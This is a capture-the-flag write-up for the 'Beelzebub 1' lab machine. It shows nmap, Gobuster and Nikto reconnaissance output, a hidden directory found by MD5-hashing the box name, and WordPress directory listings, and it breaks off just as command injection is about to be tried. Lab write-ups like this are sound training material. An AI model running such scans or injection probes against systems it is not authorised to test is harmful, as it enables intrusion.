
Beelzebub 1

---7.29.24---

I started with a quick nmap scan of the network:


Target machine IP address is 10.0.2.6

I then did a more in depth scan on the target machine:



Target box is a Linux machine, running an Apache web server, version 2.4.29. I can look for vulnerabilities for this version of Apache, but first I want to see what website this machine is hosting.

Looks like there is a username; krampus



Gobuster Scan:


Shows that there is a webserver, with a myphpadmin login page.

Here are the results from a quick Nikto Scan.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nikto -host 10.0.2.6 -Display 4
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.6
+ Target Hostname:    10.0.2.6
+ Target Port:        80
+ Start Time:         2024-08-04 15:46:33 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Multiple index files found: /index.php, /index.html.
+ /: Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 59558e1434548, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cg
i?name=CVE-2003-1418
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 1.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/setup - Requires Authentication for realm 'phpMyAdmin Setup'
+ /phpmyadmin/: phpMyAdmin directory found.
+ 8254 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2024-08-04 15:47:00 (GMT-4) (27 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

A potential vulnerability:
https://cwe.mitre.org/data/definitions/552.html

We can check out 10.0.2.6/index.php, and if we look at the page source HTML, we see something very interesting.




This is a good reminder to always check the page source HTML on any web pages that we find.

This message leads me to believe that something of importance is (or needs to be) encoded in MD5.


Let's try hashing beelzebub in md5 - d18e1e22becbd915b45e0e655429d487
I tried using this as the username for the phpadmin page, but, that didn't really get anywhere.

Let's see if there is a file or directory for it.

There is a directory using this md5 hash as the name



These directories mostly do not load, but we CAN get into /wp-includes.





Index of /d18e1e22becbd915b45e0e655429d487/wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2019-12-19 03:46	-	
IXR/	2019-12-19 03:46	-	
Requests/	2019-12-19 03:46	-	
SimplePie/	2019-12-19 03:46	-	
Text/	2019-12-19 03:46	-	
admin-bar.php	2019-09-18 20:20	30K	
atomlib.php	2019-09-03 06:11	12K	
author-template.php	2019-09-25 19:17	17K	
blocks.php	2019-12-12 23:44	18K	
blocks/	2019-12-19 03:46	-	
bookmark-template.php	2019-09-03 06:11	12K	
bookmark.php	2019-09-17 01:25	15K	
cache.php	2021-03-19 11:48	21K	
canonical.php	2019-08-04 07:29	28K	
capabilities.php	2019-10-09 09:58	33K	
category-template.php	2019-10-09 09:58	51K	
category.php	2019-09-01 22:43	12K	
certificates/	2019-12-19 03:46	-	
class-IXR.php	2016-08-31 22:01	2.5K	
class-feed.php	2019-10-08 22:49	544	
class-http.php	2019-10-12 23:35	38K	
class-json.php	2019-10-03 20:18	42K	
class-oembed.php	2019-07-19 10:02	410	
class-phpass.php	2015-10-07 05:15	7.1K	
class-phpmailer.php	2019-10-03 21:15	145K	
class-pop3.php	2019-08-04 01:51	20K	
class-requests.php	2019-09-23 23:41	29K	
class-simplepie.php	2016-06-06 08:54	87K	
class-smtp.php	2019-09-12 20:07	40K	
class-snoopy.php	2016-07-06 18:10	37K	
class-walker-category-dropdown.php	2017-12-01 04:41	2.1K	
class-walker-category.php	2019-10-06 20:36	7.7K	
class-walker-comment.php	2021-03-19 11:48	13K	
class-walker-nav-menu.php	2019-10-06 20:36	8.5K	
class-walker-page-dropdown.php	2019-09-03 06:11	2.2K	
class-walker-page.php	2019-10-06 20:36	6.9K	
class-wp-admin-bar.php	2019-09-15 17:16	17K	
class-wp-ajax-response.php	2019-07-25 06:18	5.1K	
class-wp-block-parser.php	2019-02-07 14:32	15K	

Doesn't really seem to be a whole lot here, though, so let's try to see what we can find in one of the other ones.

We can see a /uploads directory in wp-content:






Index of /d18e1e22becbd915b45e0e655429d487/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
2021/	2021-03-19 11:48	-	
Talk To VALAK/	2021-03-19 15:46	-	


Apache/2.4.29 (Ubuntu) Server at 10.0.2.6 Port 80

There are some interesting assets in this folder:




cropped-1200px-Baphosimb.svg_-1-100x100.png	2021-03-19 12:13	10K
cropped-1200px-Baphosimb.svg_-1-150x150.png	2021-03-19 12:13	19K
cropped-1200px-Baphosimb.svg_-1-180x180.png	2021-03-19 12:13	25K
cropped-1200px-Baphosimb.svg_-1-192x192.png	2021-03-19 12:13	26K
cropped-1200px-Baphosimb.svg_-1-270x270.png	2021-03-19 12:13	48K
cropped-1200px-Baphosimb.svg_-1-300x300.png	2021-03-19 12:13	56K
cropped-1200px-Baphosimb.svg_-1.png	2021-03-19 12:13	91K
cropped-1200px-Baphosimb.svg_-100x100.png	2021-03-19 12:11	10K
cropped-1200px-Baphosimb.svg_-150x150.png	2021-03-19 12:11	20K
cropped-1200px-Baphosimb.svg_.png	2021-03-19 12:11	34K
cropped-logo-100x100.png	2021-03-19 17:15	10K
cropped-logo-150x150.png	2021-03-19 17:15	20K
cropped-logo.png	2021-03-19 17:15	34K
cropped-wp2734985-satan-hd-wallpaper-1-100x100.jpg	2021-03-19 12:04	4.3K
cropped-wp2734985-satan-hd-wallpaper-1-150x150.jpg	2021-03-19 12:04	7.2K
cropped-wp2734985-satan-hd-wallpaper-1.jpg	2021-03-19 12:04	15K
cropped-wp2734985-satan-hd-wallpaper-2-32x32.jpg	2021-03-19 12:05	1.1K
cropped-wp2734985-satan-hd-wallpaper-2-100x100.jpg	2021-03-19 12:05	3.9K
cropped-wp2734985-satan-hd-wallpaper-2-150x150.jpg	2021-03-19 12:05	6.9K
cropped-wp2734985-satan-hd-wallpaper-2-180x180.jpg	2021-03-19 12:05	8.5K
cropped-wp2734985-satan-hd-wallpaper-2-192x192.jpg	2021-03-19 12:05	9.3K
cropped-wp2734985-satan-hd-wallpaper-2-270x270.jpg	2021-03-19 12:05	15K
cropped-wp2734985-satan-hd-wallpaper-2-300x300.jpg	2021-03-19 12:05	17K
cropped-wp2734985-satan-hd-wallpaper-2.jpg	2021-03-19 12:05	40K
cropped-wp2734985-satan-hd-wallpaper-100x100.jpg	2021-03-19 12:03	4.3K
cropped-wp2734985-satan-hd-wallpaper-150x150.jpg	2021-03-19 12:03	7.2K
cropped-wp2734985-satan-hd-wallpaper.jpg	2021-03-19 12:03	15K
logo-100x100.png	2021-03-19 17:15	9.3K
logo-150x150.png	2021-03-19 17:15	16K
logo-300x300.png	2021-03-19 17:15	40K
logo-768x768.png	2021-03-19 17:15	163K
logo-1024x1024.png	2021-03-19 17:15	263K
logo.png	2021-03-19 17:15	119K
satan-1-100x100.png	2021-03-20 23:38	3.8K
satan-1-150x150.png	2021-03-20 23:38	6.5K
satan-1-225x300.png	2021-03-20 23:38	13K
satan-1-768x1024.png	2021-03-20 23:38	90K
satan-1.png	2021-03-20 23:38	114K
satan-100x100.png	2021-03-20 23:30	3.8K
satan-150x150.png	2021-03-20 23:30	6.5K
satan-225x300.png	2021-03-20 23:30	13K
satan-768x1024.png	2021-03-20 23:30	90K
satan.png	2021-03-20 23:30	114K

Here is a very interesting page:



It has an input field, so, I wonder what all can put in there. Let's try some command injection:

